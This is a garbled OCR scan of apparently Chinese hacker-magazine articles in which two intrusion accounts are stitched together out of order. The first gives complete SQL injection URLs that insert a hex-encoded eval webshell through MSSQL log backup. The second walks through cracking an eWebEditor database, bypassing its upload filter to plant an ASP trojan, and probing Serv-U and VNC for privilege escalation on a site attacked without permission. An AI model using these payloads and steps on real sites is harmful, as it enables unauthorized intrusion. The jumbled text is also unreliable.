


图 5

暴路径了吧，哈哈！当时我就想，既然我都知道网站路径了，要是有注入，而我们的权限又够的话，就可以拿 webshell 了。

然后我就开始着手寻找注入点，因为我这边的系统有毛病，跑不起啊D，只好手工找了。注入点找到的是这个：http://www.xxx.com.cn/ViewEbook.aspx?ebookdate=2005-11-29。放进 NBSI，发现权限是 DB_OWNER 的，不支持多句。按照小稀当初跟我说的，不支持多句的注入点是不能进行 LOG 备份的。

没办法，我实在是找不到别的漏洞了，只好试一下。用工具备份后如图 6 所示：



图 6

是成功备份了，但是没有成功的插入一句话。起先我还以为是不支持多句的缘故，后来看到深白在线，跟他聊了一下，他说 DB_OWNER 够用了^_^。这句话是我动力的源泉啊，然后发了注入点给他，我们琢磨了好一阵子，通过看 x 想的错误返回才知道，原来是 x 想过滤了 execute。最后我们手动 LOG 了一个 eval 端上去，语句如下：

```
http://www.xxx.com.cn/ViewEbook.aspx?ebookdate=2005-11-29';create/**/table/**/[dbo].[shit_tmp]/**/([cmd]/**/[image])--


http://www.xxx.com.cn/ViewEbook.aspx?ebookdate=2005-11-29';declare/**/@a/**/sysname,@s/**/nvarchar(4000)/**/select/**/@a=db_name(),@s=0x44003a005c006c007800770079005c004e00650077005c0077006500620073006900740065005c0030003000300030031005c0030003000300030031003000300030036005c0030003000300030003100300030003000360030003000300032005c00300030003000300031003000300030003600300030003000320030003000300032005c0031002e00610073007000/**/backup/**/log/**/@a/**/to/**/disk/**/=/**/@s/**/with/**/init,no_truncate--

http://www.xxx.com.cn/ViewEbook.aspx?ebookdate=2005-11-29';insert/**/into/**/[shit_tmp](cmd)/**/values(0x3c0025006500760061006c002000720065007100750065007300740028002200230022002900250003e00)--

http://www.xxx.com.cn/ViewEbook.aspx?ebookdate=2005-11-29';declare/**/@a/**/sysname,@s/**/nvarchar(4000)/**/select/**/@a=db_name(),@s=0x44003a005c006c007800770079005c004e00650077005c0077006500620073006900740065005c0030003000300030031005c00300030003000300031003000300030036005c0030003000300030003100300030003000360030003000300032005c0030003000300030003100300030003000360030003000300032003000300030032005c003100 2e006100730070005C007A007A002E00610073007000/**/backup/**/log/**/@a/**/to/**/disk=@s/**/with/**/init,no_truncate--

http://www.xxx.com.cn/ViewEbook.aspx?ebookdate=2005-11-29';Drop/**/table/**/[shit_tmp]--
```

其中第 3 步中的 values()括号里边为一句话木马的 16 进制，大家可以转化自己的一句话放进去。通过这 5 步执行的语句，我



对某网站的一次提权渗透

图/梦幻剑客

本文你要看的是作者的提权思路

无聊之下google了一个站点来练习入侵，该网站开发语言为ASP（既然是ASP程序写的，多少都有点脚本上的问题，ASP的安全性的确不敢恭维），网站风格还不错，如图1所示。




图 1

首先是看看有没有注入点，在页面上加个单引号，发现出现通用防注入程序的提示。但是防注入程序的这个版本并没有对Request.Cookie提交参数做过滤，若此程序中id变量通过Request("id")来传递参数的话，就可通过cookie提交绕过防注入检测。

由于我没有源码，无法知道变量的取值方法，所以cookie注入我就放弃了（编辑：可以盲注入试一下）。既然找不到好的突破口，就用Google Hack来帮助我吧。

输入**inurl:admin_login.asp insite：www.xxx.com.tw**，搜索到多个后台登录页面，打开“ubb/admin_login.asp”页面，让我大吃一惊，竟然是ewebeditor登录界面，如图2所示。




图 2

尝试输入ewebeditor默认的密码，提示错误，看来管理员还是有点安全意识的。在IE中输入“**ubb/db/ewebeditor.mdb**”，成功下载数据库，用户名admin，密码到CMD5破解出来是loveyou。

利用ewebeditor拿webshell实在是太简单了，新增样式后在图片类型处增加个**aaspsp**就可上传ASP文件。因为在upload.asp文件中有如下代码：

```
<%
Sub InitUpload()
sType = UCase(Trim(Request.QueryString("type")))
    sStyleName = Trim(Request.QueryString("style"))
    sSql = "select * from ewebeditor_style where s_name='" & sStyleName
& "'"
    oRs.Open sSql, oConn, 0, 1
………
oRs.Close
    ' 任何情况下都不允许上传asp脚本文件
    sAllowExt = Replace(UCase(sAllowExt), "ASP", "")
End Sub
%>
```

这段代码“**sAllowExt = Replace(UCase(sAllowExt), "ASP", "")**”的意思是将获得sAllowExt变量通过UCase转换成大写字母，然后利用Replace函数将其过滤为空。如果在样式中增加aaspsp，过滤之后还是ASP，所以就可以成功上传了，如图3所示。




图 3

设置好后就可成功上传ASP木马了，这样就很容易的拿到了webshell。拿到webshell后，发现可以浏览任何盘符，这说明此主机的安全性不怎么样，如果是个安全的主机，绝对会将webshell封杀在网站根目录的。

跳转到C盘发现装了PHP5，说明主机很有可能支持PHP脚本。如果是Apache环境下运行的php，那么php木马就有系统执行的权限，但依照此主机的情况来看，应该是IIS下的。

IIS权限下的php也是Guests组，利用ASP木马查看了相关的系统组件，存在wscript.shell，如图4所示。

服务器CPU数址		
服务器操作系统		
WEB服务器版本		Microsoft-IIS/6.0
Scripting.FileSystemObject	√	文件操作组件
wscript.shell	√	命令行执行组件
ADOX.Catalog	√	ACCESS建库组件
JRO.JetEngine	√	ACCESS压缩组件
Scripting.Dictionary	√	数据流上传辅助组件
Adodb.connection	√	数据库连接组件
Adodb.Stream	√	数据流上传组件
SoftArtisans.FileUp	×	SA-FileUp 文件上传组件
LyfUpload.UploadFile	√	刘云峰文件上传组件
Persits.Upload.1	√	ASPUpload 文件上传组件
JMail.SmtpMail	√	JMail 邮件收发组件
CDONTS.NewMail	×	虚拟SMTP发信组件
SmtpMail.SmtpMail.1	×	SmtpMail发信组件

图 4

既然存在wscript.shell就可执行cmd命令，尝试在webshell里执行**net start**，提示错误乱码，估计是没有权限执行，拒绝访问。

既然系统自带的CMD不能用，想在C：\RECYCLER下上传个cmd.exe，也没有写入权限，后来测试D:\RECYCLER和C:\ Documents and Settings\ALL User，依旧没有写入权限。无奈之下暂时

们就成功拿到webshell了。因为我是在公司上的网，为了不连累公司，我就不做下一步入侵了，给管理员发个信提示一下就可以了。

编辑点评：

这篇文章本来是按照网络安全公司的渗透报告来写的，可惜文笔不好，格式又太不规范，所以我还是改成了符合手册格式的文章了。作者的技术没问题，在文档方面还是要多多努力呀。其实在网安公司工作，五分实力五分文档。

先不用cmd命令来获取信息了。

用ASP木马跳转到C:\Program Files下，发现存在Serv-U目录，到其目录下并没有发现用户配置文件，如图5所示。




图5

随便找个文件写入一点文字，点保存后没有权限保存。既然存在Serv-U，索性用SU的asp版本提权程序提权，但后来发现，并没有添加账户。

在DOS命令下执行**ftp:xx.xx.xx.xx**，发现无法连接，说明没有开放21端口。既然这样的话，SU很有可能是个鸡肋。不过在C:\Program Files下又发现了存在VNC，VNC安装后会开放5900端口，VNC将密码写入注册表中，如果webshell对注册表具有访问权限，就可以读取注册表中的VNC密码，从而提权。VNC在注册表中的密码以16进制保存着，若要破解密码先得将其转换成十进制，只要利用"vnc.exe"程序破解即可。

